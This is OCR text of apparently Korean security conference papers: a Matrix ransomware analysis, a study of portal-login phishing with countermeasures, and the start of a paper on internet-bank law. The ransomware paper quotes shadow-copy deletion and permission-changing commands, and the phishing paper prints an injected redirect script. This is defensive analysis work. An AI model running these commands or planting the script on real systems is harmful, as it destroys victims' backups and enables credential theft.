
I. 서론

최근 컴퓨터 내에 저장된 중요한 파일들을 겨냥하여 암호화한 후, 복호화의 대가로 금전적인 요구를 하는 랜섬웨어의 출현 빈도가 2016년 상반기 랜섬웨어 침해통계에 의하면 [그림 1]과 같이 매년 증가하는 추세다.

랜섬웨어의 시초는 2005년에 발견된 AIDS 트로이목마로 단순히 디스크 상에 존재하는 파일을 암호화한 후 복호화 대가로 금전적인 요구를 하는 최초의 랜섬웨어이다. AIDS 트로이목마(AIDS Trojan)를 시초로 지금까지 다양한 종류의 랜섬웨어가 나타났다. 2012년에 레베톤(Reveton) 발견되기 전까지만 해도 단순히 감염된 사용자들에게 복호화 대가를 요구했지만, 레베톤을 시작으로 경찰, FBI, 체포, 벌금, 음란물, 정보 유출과 같이 감염된 사용자에게 위협적인 단어를 사용하여 금전적인 요구를 하는 랜섬웨어가 계속해서 발견되고 있다. [5]

랜섬웨어의 행위 중 파일이나 폴더의 이전 작업 내용을 백업해놓은 볼륨 섀도 카피 영역을 삭제하여 암호화되기 이전의 상태로 복구할 수 없도록 하는 기능과 긴장감을 조성하는 단어를 사용하여 위협적으로 진화하고 있다.

본 논문에서는 랜섬웨어 중에서 사용자에게 긴장감을 조성하여 금전적인 요구를 하는 매트릭스(Matrix) 랜섬웨어에 대한 특징과 행위를 분석한다.




[그림 1] 2016년 랜섬웨어 침해통계 [2]

II. 본론

2.1 랜섬웨어란

랜섬웨어는 인질에 대한 몸값을 뜻하는 랜섬(Ransom)과 소프트웨어(Software)의 합성어로, 사용자의 PC에 있는 파일을 암호화시킨 후 돈을 요구하는 악성코드의 일종이다. 즉, 암호화된 파일을 인질로 감염된 사용자에게 대가를 요구하는 악성코드이다. [6]

랜섬웨어는 예전부터 지속적으로 유포되었지만, 2009년 WinLock 랜섬웨어를 시작으로 점점 종류가 다양해지고 있으며, 최근 유포된 WanaCryopt0r 랜섬웨어로 피해가 급증하고 있다. 그 중 사회공학적 기법을 사용한 랜섬웨어로는 WinLock, Reveton, Simple locker, Kovter, Chimera, Jigsaw, VenusLocker, Matrix 등이 있다. [2]




[그림 2] 랜섬웨어 종류 (2009~2017.05)

2.2 매트릭스 랜섬웨어 특징


매트릭스 악성코드는 리그 익스플로잇 킷(RIG Exploit Kit)을 활용한 드라이브 바이 다운로드(Drive By Download) 기법으로 유포되고 있다. 드라이브 바이 다운로드 기법은 웹 사이트에 악성 스크립트를 삽입하여 낮은 버전의 응용프로그램을 사용하는 사용자가 해당 웹 사이트를 방문했을 때 악성코드가 자동으로 다운받아지는 악성코드 유포방식이다.

해당 악성코드에 감염 시 사용자 PC의 타켓 파일들을 암호화한 후, 암호화된 모든 파일의 확장자를 “.matrix”로 변경한다. 그리고 암호화된 파일이 있는 경로에 “Readme-Matrix.rtf”라는 파일을 생성하여 [그림 3]와 같이 감염된 사용자를 식별할 수 있는 코드 값, 해커의 메일 주소 그리고 복호화 방법에 대한 내용을 알려준다.



[그림 3] 랜섬노트 파일

또한, 감염된 사용자의 바탕화면에 [그림 4]과 같이 미연방 정보부의 법률을 위반했다고 표시된다. 그리고 사용자 PC의 IP 주소가 아동 포르노, 동물 및 학대가 포함된 사이트를 방문한 기록이 남아있으며, 사용자의 컴퓨터에 가학적이고 음란한 동영상이 저장되어 있어 돈을 지불하지 않으면 “HURRY UP YOU WILL BE ARRESTED”라는 문구를 이용해 체포될 것이라고 사용자를 협박한다.



[그림 4] 매트릭스 감염 후 바탕화면


2.3 매트릭스 랜섬웨어 분석

해당 악성코드는 침투한 PC에 존재하는 파일들을 탐색하면서 [표 1]과 같은 확장자를 가지고 있는 파일들을 암호화한다. 암호화된 파일의 이름을 [그림 5]와 같이 “원본 파일명.원본 파일 확장자.감염된 사용자 식별코드 뒤에서부터 16

자리.matrix”로 변경한다.

[표 1] 감염되는 확장자 파일

.DT	.DBS	.DBF	.DBX
.MDB	.MDF	.SDF	.ACCDB
.XLSX	.XLS	.DOCX	.DOC
.ODS	.ODT	.PDF	.JPG
.JPEG	.TXT		



[그림 5] “.matrix”로 변경된 사용자 파일

확장자를 변경한 뒤 매트릭스 랜섬웨어는 볼륨 섀도 카피(Volume Shadow Copy) 영역을 삭제하여 감염된 사용자가 윈도우즈 운영체제의 시스템 복원 기능을 이용하여 감염되기 이전 지점으로 돌아가 파일을 복구하는 것을 막는다. 볼륨 섀도 카피는 디스크 공간의 일부를 할당하여 파일이나 폴더의 내용을 백업(Backup)할 수 있도록 한다. 이를 이용해서 다른 데이터로 덮어 씌워진 파일을 복구할 수 있으므로 랜섬웨어에 의해 암호화된 파일을 복구할 수 있다. [4]

해당 악성코드는 [그림 6]의 명령어로 볼륨 섀도 카피를 삭제하고 시스템 복원 기능을 끈다. 같은 기능을 수행하는 명령어를 여러 번 입력함으로써 볼륨 섀도 카피 영역을 최대한 삭제할 수 있도록 했다.

```
process call create "cmd.exe /c vssadmin.exe delete shadows /all /quiet & bcdedit.exe /set <default>"
vssadmin.exe delete shadows /all /quiet & bcdedit.exe /set <default> revoveryenabled no & bcdedit.exe
vssadmin.exe delete shadows /all /quiet
```

[그림 6] 볼륨 섀도 카피 영역 삭제 명령어

또한, 파일을 감염시킬 때 파일에 대한 접근 권한 변경을 위해 CACLS 프로그램을 사용하였다. [그림 7]의 명령어를 사용하여 파일에 대한 권한을 변경하였다.

```
CACLS "[FILENAME]" /E /G %USERNAME%:F /C & ATTRIB -R -A -H "[FILENAME]"
```

[그림 7] 파일에 대한 권한 변경 명령어

2.4 다른 랜섬웨어와 비교

사회공학적 기법을 사용한 랜섬웨어 중 증거를 조작하면서 사용자에게 비트코인은 요구하는 더욱 교묘한 기법을 사용한 코브터 랜섬웨어와 매트릭스 랜섬웨어를 비교한다. 2012년에 발견된 코브터 랜섬웨어는 감염된 사용자 PC의 화면을 잠그는 Winlock 기능을 포함하고 있다. Winlock 기능을 이용해 사용자 PC를 마우스와 키보드 입력이 되지 않게 하고 금전적인 요구를 하는 화면 [그림 8]을 띄운다. 경찰로 위장하여 감염된 사용자 PC에 성인 음란물 사이트에 접속한 기록이 있고 성인물 관련 법을 위법하였으니 벌금을 지불해야한다고 사용자에게 협박한다. 또한, 스스로 성인 음란물 사이트에 로그인하여 가짜 증거를 생성한다. 이렇게 생성한 가짜 증거를 사용자 화면에 증거물로 출력하여 사용자가 진짜로 그런 행위를 한 것처럼 협박한다. [8]



[그림 8] 코브터 감염 이후 바탕화면 [7]

코브터 랜섬웨어는 문서 파일뿐만 아니라 .zip, .rar과 같은 압축 파일도 암호화한 후 확장자명을 “.crypted”로 바꾼다. 또한, 볼륨 섀도

카피 영역을 삭제하지 않아 시스템 복원으로 파일을 복구할 수도 있다. 사람의 심리와 사회 공학적 기법으로 돈을 지불하도록 한다는 공통점이 있고, [표 2]는 매트릭스 랜섬웨어와 코브터 랜섬웨어를 비교한 것이다.

[표 2] 매트릭스와 코브터 랜섬웨어 비교

	매트릭스	코브터
위장	X	경찰
금전 요구 근거	음란물	음란물
가짜 증거 생성	X	O
Winlock 기능	X	O
볼륨 섀도 카피 삭제	O	X
감염 후 확장자	.matrix	.crypted

III.. 결론

본 논문은 성인 음란물 관련 내용으로 감염된 사용자를 협박하는 매트릭스 랜섬웨어에 대한 특징을 알아보고 분석하였다. 매트릭스 랜섬웨어는 드라이브 바이 다운로드 기법을 이용하여 사용자가 알아채지 못하게 유포를 했다.

감염된 사용자 PC 내의 특정 확장자를 가진 파일을 암호화한 후, 감염된 사용자가 가학적이고 음란한 사이트를 방문한 기록이 있고 관련 법을 어겼기 때문에 곧 체포될 것이라고 감염된 사용자를 협박한다. 또한, 볼륨 섀도 카피 영역 삭제를 여러 번 시도하여 파일 복구 가능성을 줄이려고 하였고, 감염시킬 파일에 대한 접근 권한을 변경하였다.

랜섬웨어는 오래전부터 존재해왔지만, 최근에는 훨씬 더 진화되고 다양한 종류의 랜섬웨어가 발견되고 있다. 게다가, 랜섬웨어의 유포 방식은 드라이브 바이 다운로드 기법뿐만 아니라 이메일(E-mail), 파일 공유 사이트, 위장 파일 등과 같이 다양하다. 또한, 랜섬웨어의 금전 요구 방식이 더욱더 교묘하고 정교해지고 있고 사용자가 민감하게 반응할 수 있는 사회공학적 기법을 이용하여 금전적 대가를 요구하는 랜섬웨어가 많아지고 있으므로 사용자의 주의가 요구된다. 금전적인 대가를 지불하더라도 반드시 파일을 복호화해주는 것이 아니므로 해당 방법을 기대하지 않는 것이 좋다.

[참고문헌]

[1] 권 준 기자, “홈피 방문만으로 감염되는 ‘체포 협박’ 랜섬웨어 매트릭스 출현”, “http://www.boannews.com/media/view.asp?idx=54604&kind=1”, 보안뉴스, 2017.05.04

[2] 한국랜섬웨어침해대응센터, 2016년 상반기 랜섬웨어 월별 침해통계

[3] 장성욱, 이지환, 이민희, 송누리, 염흥열 “윈도우즈 정품 인증 도구로 위장한 랜섬웨어 분석”, 2016 정보보호동계학술대회

[4] 볼륨 섀도 카피, “http://forensic-proof.com/archives/2854”

[5] 문가용 기자, “랜섬웨어 발전에 대한 아주 간단한 역사”, “http://www.boannews.com/media/view.asp?idx=50385”, 보안뉴스, 2016.04.22

[6] 알약, “랜섬웨어, 돈을 가져오면 인질을 풀어주마!”, “http://blog.alyac.co.kr/217”

[7] Remove PC Virus, 코브터 랜섬웨어, “http://www.removepcvirusthreats.com/latest-kovter-ransomware-information-tips-to-remove-kovter-ransomware-effectively”

[8] 문가용 기자, “경찰로 위장하고 증거까지 조작하는 랜섬웨어, 코브터”, “http://www.boannews.com/media/view.asp?idx=42941”, 보안뉴스, 2014.09.11

[9] 안랩, “파일의 액세스 권한을 변경하는 매트릭스 랜섬웨어”, “http://v3.samsunglife.com/secu_info_view.asp?list=/secu_info_list.asp&seq=26346&pageno=1&v_num=2182”

[10] 문재연, 장영현 “랜섬웨어 분석과 피해 최소화 방안”, The Journal of the Convergence on Culture Technology (JCCT), 2016년 2월, 79-85p

포털 사이트 계정 정보를 탈취하는 피싱 기법 분석 및 대응방안

이민희, 이세빈, 장성욱, 장지나, 염흥열

*순천향대학교 정보보호학과

Analysis and countermeasures of phishing technique for taking information of portal site account

Min-Hee Lee, Se-Bin Lee, Sung-Wook Jang, Ji-Na Jang, Heung-Youl Youm

*Department of Information Security Engineering,

Soonchunhyang University.

요 약

피싱사이트로 인한 개인정보 탈취 사고가 지속해서 발생하고 있다. 그중 최근 국내 유명 포털 사이트의 로그인 페이지로 위장하여 사용자의 계정 정보를 탈취하는 사건이 발생하였다. 지능화된 피싱사이트는 국내 유명 포털 로그인 피싱페이지로 사용자를 유도하여 계정 정보를 탈취하고 이를 사용하여 프라이버시 침해 및 금전적인 피해를 발생시킬 위험이 있다. 본 논문에서는 국내 유명 포털 사이트 계정 정보를 탈취하는 피싱 기법 사례의 유도 방식과 동작 과정을 분석한다. 또한, 피싱사이트로 인해 발생할 수 있는 피해를 최소화하는 대응방안을 제시한다.

I. 서론

피싱(Phishing)이란 개인의 인증번호나 신용카드번호, 계좌정보 등을 금융기관 등의 웹 사이트나 포털 사이트에서 보내온 메일로 위장하여 빼내 이를 불법적으로 이용하는 사기 수법이다.[1] [표 1]은 2017년 2월 5일 한국인터넷진흥원(KISA)에서 제공한 자료이며 지난해 금융감독원·금융보안원 신고로 차단된 피싱·파밍 사이트는 5,054건으로 이는 2015년(2,109건)과 비교해 두 배 이상 늘어난 수치이다.[2]

[표 1] 피싱·파밍 사이트 차단건수[2]

금감원·금보원에서 신고한 피싱·파밍 사이트 차단건수 (단위:건)				
구분	2014년	2015년	2016년	합계
피싱	875	469	749	2093
파밍	6	1640	4305	5951

지속해서 발생하고 있는 피싱 사례에서 최근 유명 포털 사이트의 로그인 페이지로 위장하여 사용자의 계정 정보를 탈취하는 사건이 발생하였다. 유명 포털 사이트 로그인 피싱페이지는 2013년 SMS로 해당 페이지 접속을 유도하는 방식을 통해 처음 등장하였다. 이후에도 취약한 웹 사이트 해킹, 이메일을 통한 악성 링크 전송 등 다양한 방법을 통한 피싱사이트 유도가 지속해서 발생하고 있다. 유명 포털 사이트를 대상으로 하는 피싱으로 피해자의 계정 정보가 유출될 시 추가적인 피해가 발생할 가능성이 매우 높다.[3]

본 논문에서는 유명 포털 사이트 계정 정보를 탈취하는 피싱 기법 사례를 통한 피싱페이지 유도 방식과 코드를 분석한다. 이를 통해 피싱페이지 동작 과정을 살펴보고 로그인 피싱페이지가 발생시킬 피해를 예방하고 대응하는 방안을 제안한다.

II. 본론


2.1. 피싱페이지 악용 사례

2017년 4월 15일, 세계적으로 유명한 소셜 네트워크 서비스(Social Network Service)가 피싱 페이지로 악용되는 사건이 발생하였다. 사용자가 SNS에 공유된 기사에 접속할 경우, 특정 웹 사이트로 이동하면서 SNS 로그인 화면이 노출된다. 기사를 확인하기 위해 접속한 사용자는 정상 SNS 로그인 페이지와 같은 페이지에 있는 “계속하려면 로그인해주세요”라는 문구에 현혹되어 계정 정보를 입력하게 된다. 이렇게 무심코 입력하게 된 계정 정보는 공격자에게 유출되어 추가적인 악성 행위에 사용된다.[4]

유명한 국내 대표 포털 사이트의 로그인 페이지로 속이는 피싱페이지를 통한 사용자 계정 정보 탈취 사례는 지속적으로 발생하였다. 주요 포털 사이트의 계정 정보 탈취는 피해자의 개인정보 침해와 추가적인 악성 행위로 이어질 가능성이 있다. 최근 간편화된 금융 결제 서비스의 발전으로 국내 대표 포털에서 사이버머니와 금융 결제 서비스를 제공하는 사례도 증가하고 있으며, 포털 사이트 계정 정보 탈취로 금전적인 피해를 일으킬 위험성도 존재한다.

2.2. 피싱 페이지 유도 방식

포털 사이트 계정 정보를 탈취하려는 공격자는 다양한 방식을 사용하여 사용자를 피싱페이지로 유도한다. [그림 1]의 이메일을 통한 유도 방식을 살펴보면, 공격자는 피싱페이지로 제작한 웹 사이트의 관리자로 속이고 피해자에게 메일을 발송한다. 메일은 ‘[주의] 메일함 용량이 초과되었습니다.’라는 제목을 가지고 있으며, 피해자가 메일 내용 안에 포함된 피싱페이지로 연결되는 링크를 통해 접속하도록 유도한다. 해당 링크에 접속하게 되면 공격자가 사칭한 웹 사이트의 로그인 피싱페이지로 접속되며, 정상 로그인 페이지로 오인한 피해자가 본인의 포털 계정 정보를 입력하면 공격자는 해당 계정 정보를 탈취하는 방식으로 피해가 발생한다.[5]



[그림 1] 이메일을 통한 유도


이메일을 통한 유도 방식 외에도 취약한 웹 사이트를 해킹하여 피싱페이지로 유도하는 방식이 존재한다. [그림 2]를 보면, 공격자는 취약점이 존재하는 웹 사이트를 해킹하여 로그인 피싱페이지로 연결시키는 코드나 파일을 포함시킨다. 피해자가 취약한 웹 사이트에 접속하면, 경유 페이지를 거쳐 로그인 피싱페이지로 리다이렉션 된다. 피해자가 로그인 피싱페이지에 입력한 계정 정보는 공격자가 사전에 준비한 페이지로 전송되어 탈취된다.



[그림 2] 취약한 웹 페이지를 통한 유도


2.3. 피싱페이지 분석

[그림 3]은 국내 디자인 관련 웹 사이트에서 리다이렉션 되어 접속된 국내 유명 포털 로그인 피싱페이지와 정상 로그인 페이지를 비교한 것이다. 점점 교묘해지는 피싱페이지는 포털 사이트의 디자인적인 변화를 빠르게 인지하고 피싱페이지에 적용한다. 정상 포털 로그인 페이지와 비교하였을 때, 사용자가 유심히 관찰하지 않는 이상 의심 없이 본인의 포털 계정 정보를 입력할 위험이 아주 높다.



[그림 3] 정상페이지와 피싱페이지 비교

피싱페이지와 정상페이지의 차이점은 [그림 3]에서와 같이 현재 정상적인 포털의 로그인 페이지 주소창은 HTTPS 보안 접속 형태이며 신뢰할 수 있는 인증서가 표시되어야 한다.[6] 또한 [그림 4]처럼 피싱페이지의 연결은 암호화되어있지 않지만, 정상페이지는 'TLS 1.0, AES - 256비트 암호화(높음); ECDH_P256 - 256 비트 교환'의 암호화된 연결을 사용하고 있다. 또한, 피싱페이지는 인증서를 가지고 있지 않지만, 정상페이지는 'COMODO RSA Extended Validation Secure Server CA'에서 발급한 인증서를 가지고 있다. 이처럼 피싱페이지는 보안 접속 환경을 구축하지 않은 경우가 대다수이며, 이를 통해 사용자가 입력한 정보는 그대로 노출된다.




[그림 4] 피싱 사이트와 정상 사이트 비교

웹 사이트의 취약점을 이용하여 로그인 피싱페이지로의 연결은 다양한 방법을 통해 이루어진다. 그중 한 사례를 통해 확인한 리다이렉션 방법은 [그림 5]의 자바스크립트 코드를 사용하여 이루어진다. 기존의 피싱페이지는 취약한 메인 웹 사이트에 피싱페이지로 연결하는 코드를 직접 추가하여 사용자를 유도하였지만, 해당 사례는 경유 사이트에 악성 js 파일을 통해 피싱페이지로 연결하는 방법을 사용하였다.[6] [그림 5]의 코드는 접속자의 쿠키 값을 확인하여 기존에 접속한 이력이 없는 사용자를 포털 피싱페이지로 연결한다.

[표 2] 리다이렉션 코드

```
if(document.cookie.indexOf("adfwedfa34rsfsfadfa=")==-1)
{
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie="adfwedfa34rsfsfadfa=Yes;path=/;expi
res="+expires.toGMTString();
var ref = document.referrer;
location.href="http://www.xxx.com/upload/popup/login.
php";
}
```

피해자가 포털 로그인 피싱페이지에 접속하여 본인의 계정 정보를 입력하면, 입력된 정보는 공격자가 미리 설정한 다른 서버로 전송된다. 로그인 피싱페이지의 소스코드에는 피해자가 입력한 정보가 POST 방식으로 공격자가 명시해 놓은 페이지로 전송되는 것을 확인할 수 있다. [그림 5]은 와이어샤크 프로그램을 사용하여[7] 계정 정보가 포함된 패킷이 다른 페이지로 전송되는 것을 보여주고 있다. 보안 설정이 되어 있지 않은 웹 사이트의 영향으로 [그림 5]에서 보다시피 임의로 입력한 ID와 PW 값이 그대로 유출되는 것을 확인할 수 있다. 이렇게 유출된 사용자의 계정 정보는 공격자에게 전송된다.[8]



[그림 5] 계정 정보가 포함된 패킷

2.4. 대응 방안

피싱페이지를 통한 계정 정보 탈취를 예방하기 위해서 사용자는 출처를 알 수 없는 웹 사이트를 함부로 접속해서는 안 된다. 또한, 'https' 연결이 아닌 경우 의심을 하고, 피싱페이지로 인한 추가적인 악성 행위를 방지하기 위해 백신 소프트웨어 및 Windows Update를 항상 최신으로 유지하는 습관을 길러야 한다. 피싱페이지를 이용한 계정 탈취 공격의 빈번한 발생으로 인한 피해를 예방하고자 해당 국내 대표 포털에서 제공하는 툴바의 안티 피싱 기능을 사용하는 것도 피해를 예방하는 방법이다.

피싱사이트를 탐지하는 기법이 다양해지면서 탐지를 피하기 위한 피싱사이트의 완성도가 높아지고 있다. 해커들은 사이트 제작소요시간을 줄이며, 피싱사이트 제작 시 원 사이트와 같은 이미지를 참조하고 원 사이트로 연결되는 하이퍼링크를 다수 생성한다.[9] 따라서 웹 사이트 관리자는 페이지를 구축할 때 취약점이 존재하지 않도록 안전하게 관리하고 주기적으로 보안을 점검하며, 웹 사이트에서 악성 행위가 발생하면 빠르게 조치하여 추가적인 피해를 최소화해야 한다.

III. 결론

유명 포털 로그인 피싱페이지를 통해 사용자의 ID와 PW 정보가 유출된다면 공격자가 해당 포털에서 제공하는 메일이나 블로그, 카페와 같은 사용자의 사생활을 침해할 수 있다. 공격자가 피해자의 메일에 접근할 수 있다면 결제 정보나 민감 정보 또한 탈취되어 추가적인 범죄에 악용될 우려가 있다. 따라서 사용자는 본론에서 제시한 대응 방안을 숙지하여 피해를 당하지 않도록 해야 한다.

본 논문에서는 국내 유명 포털 로그인 피싱 기법에 대한 분석과 대응방안을 소개하였다. 지금도 더 다양한 수법으로 진화하고 있는 피싱페이지에 피해자가 더 늘지 않도록 지속적인 관찰이 필요하다고 생각된다.

[참고문헌]

[1] 두산백과, "피싱", http://terms.naver.com/entry.nhn?docId=1228330&cid=40942&categoryId=31637

[2] 정연기, "피싱사이트들의 도메인 특성을 이용한 사이버 범죄 차단 방안", 디지털포렌식연구 제9권 제2호, 2015년 12월, 79쪽

[3] 보안뉴스, "가짜 포털 로그인 페이지 접속했다간...계정·개인정보 '탈탈' 털려", 2017.05.12., http://www.boannews.com/media/view.asp?idx=54693

[4] 보안뉴스, "페이스북 계정 탈취 위한 피싱사이트 출현! 디페이스 공격도 계속", 2017.04.15., http://www.boannews.com/media/view.asp?idx=54274

[5] 보안뉴스, "네이버 로그인 피싱 사기...메일과 웹사이트 '동시다발'", 2016.06.27., http://www.boannews.com/media/view.asp?idx=51031

[6] 오상환, 배한철, 김환국, "사용자 환경에서 대응하는 악성 스크립트 탐지 기술 연구", 한국통신학회, 2017.01, 2쪽

[7] Gerald Combs, Wireshark

[8] 울지않는 벌새, "2016년 5월 네이버(Naver) 피싱 사이트 정보", 2016.05.22., http://hummingbird.tistory.com/6370

[9] 박정욱, 조기환, "내부 네트워크에서 알려지지 않은 피싱사이트 탐지방안", 정보보호학회논문지, 2015.04., 315쪽

인터넷전문은행 도입 시 안전성 확보를 위한 관련 법률 개정(안) 제시

이민희, 박인혁, 이재경, 서정택

순천향대학교 정보보호학과

Proposal for amendments to related laws to secure safety when introducing internet banks

Min Hee Lee, In Hyeok Park, Jae Kyeong Lee, Jung Taek Seo

Department of Information Security Engineering,

Soonchunhyang University.

요 약

최근 도입된 인터넷전문은행은 비대면 실명인증, 빅데이터 기반의 차별화된 신용평가등의 기술을 이용하여 핀테크 산업 발전에 기여하고 있다. 하지만 인터넷전문은행의 서비스는 빅데이터 및 바이오정보에 대한 법률 조항이 명확하게 제시되어 있지 않기 때문에 향후 악의적으로 현행법을 회피하는 사례가 발생 가능하다.

본 논문에서는 인터넷전문은행 도입 시 안전성 확보를 위한 관련 법률 개정(안)을 제시하고자 한다.

I. 서론

2017년 4월 3일, 우리나라 최초의 인터넷전문은행인 '케이뱅크'가 공식 출범하였다. 인터넷전문은행은 비대면 실명 인증 과정을 통한 빠른 통장 개설과 빅데이터 기반의 차별화된 신용평가로 리스크를 낮춘 중금리 대출을 제공한다.

인터넷전문은행의 도입은 핀테크 산업 발전에 기여함과 동시에 여러 위험성을 가지고 있다. 생체인증을 포함한 다수의 비대면 방식에 의한 실명확인은 개인정보 수집의 기하급수적인 증가를 의미한다. 또한 바이오정보는 특성상 한번 유출되면 변경할 수 없기 때문에 수집과 관리가 더욱 중요하다. 사용자의 SNS, 결제정보, 통신내역, 소비 형태를 수집하여 빅데이터 기반의 신용평가를 하는 서비스 또한 사생활 침해 및 개인정보 유출의 위험성을 가지고 있다.

바이오정보와 빅데이터를 사용하는 서비스가 가지고 있는 이와 같은 위험성이 향후 문제를 발생시켰을 때, 현재 국내에는 해당 문제에 적용할 수 있는 적합한 법이 존재하지 않기 때문에 피해에 대한 법적 보호가 불가능하다.

본 논문에서는 인터넷전문은행이 제공하는 바이오정보와 빅데이터를 사용하는 서비스의 위험성을 제시한다. 또한, 인터넷전문은행에 적용할 수 있는 국내 현행 법률과 국내에 앞서 인터넷전문은행을 출범한 해외의 법률을 비교하여 법률 개정(안)을 제시한다. 본 논문의 2장에서는 인터넷전문은행 개요 및 현황을 소개한다. 3장에서는 국내·외 인터넷전문은행 관련 현행 제도를 비교한다. 4장에서는 국내 법률이 개정되지 않을 경우 발생 가능한 피해 시나리오를 제시한다. 5장에서는 현행 법률 개정(안)을 제시한다. 6장에서는 결론을 맺는다.

II. 인터넷전문은행 개요 및 현황

인터넷전문은행은 일반적으로 점포를 통한

대면거래를 하지 않고 인터넷(PC/Mobile)을 주요 영업채널로 활용하는 무점포 비대면 거래 방식의 은행이다.[1]



<그림 1> 대면확인방식과 비대면 확인 방식

2015년 인터넷전문은행 두 곳이 예비인가를 받고 설립을 준비하였지만, 빅데이터 유통 및 비대면 인증 개인정보보호 등에 대한 법률 때문에 설립에 어려움을 겪었다. 결국 출시 날짜가 미뤄져 2017년 4월 '케이뱅크'가 국내 최초의 인터넷전문은행으로 출범하였다. 해외의 경우, 국내 대비 인터넷전문은행 설립과 운영에 대한 규제가 비교적 자유로우며 이로 인해 다양한 기업들에 의한 인터넷전문은행 진·출입이 활발한 상태이다. 미국이 1995년 최초의 인터넷전문은행 'Security First Network Bank'을 설립하였고, 1998년 영국에서 'Egg Bank'가 설립되고, 2000년 일본에서 'Japan Net Bank'가 설립되었다.[2]

인터넷전문은행이 제공하는 서비스 중 비대면 실명 인증은 국내 허용 비대면 인증 방식에서 최소 2가지를 선택하여 사용해야 한다. 그 중에는 현재 케이뱅크가 사용하는 영상통화 방식 외에도 지문인식, 정맥 인증 등 바이오 인증처럼 필수 인증기술에 준하는 신뢰도 확보가 가능한 인증 기술을 적용하는 방식이 존재한다.[3]

인터넷전문은행이 제공하는 주요 사업모델 중 빅데이터 기반의 차별화된 신용평가로 리스크를 낮춘 중금리 대출 서비스가 있다. 이 서비스는 기업마다 독자적인 신용평가 모델을 만들어 사용자의 통신정보, 결제내역, 소비형태, SNS 정보를 활용하여 낮은 금리의 대출을 제공해준다.[2]

III. 국내·외 인터넷전문은행 관련 현행 제도 비교

3.1 국내 현행 제도

인터넷전문은행의 법률적 주요 쟁점 사항은 생체인증정보와 빅데이터의 수집·처리 두 가지이다.

<표 1>은 정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령 제15조(개인정보의 보호조치) 제 4항 제2호로 현재 바이오정보(지문, 홍채, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보)를 포함시킨 유일한 조항이다.

<표 1> 정보통신망법 시행령 제15조 추가

2. 주민등록번호, 계좌정보 및 **바이오정보** 등 방송통신위원회가 정하여 고시하는 정보의 암호화 저장

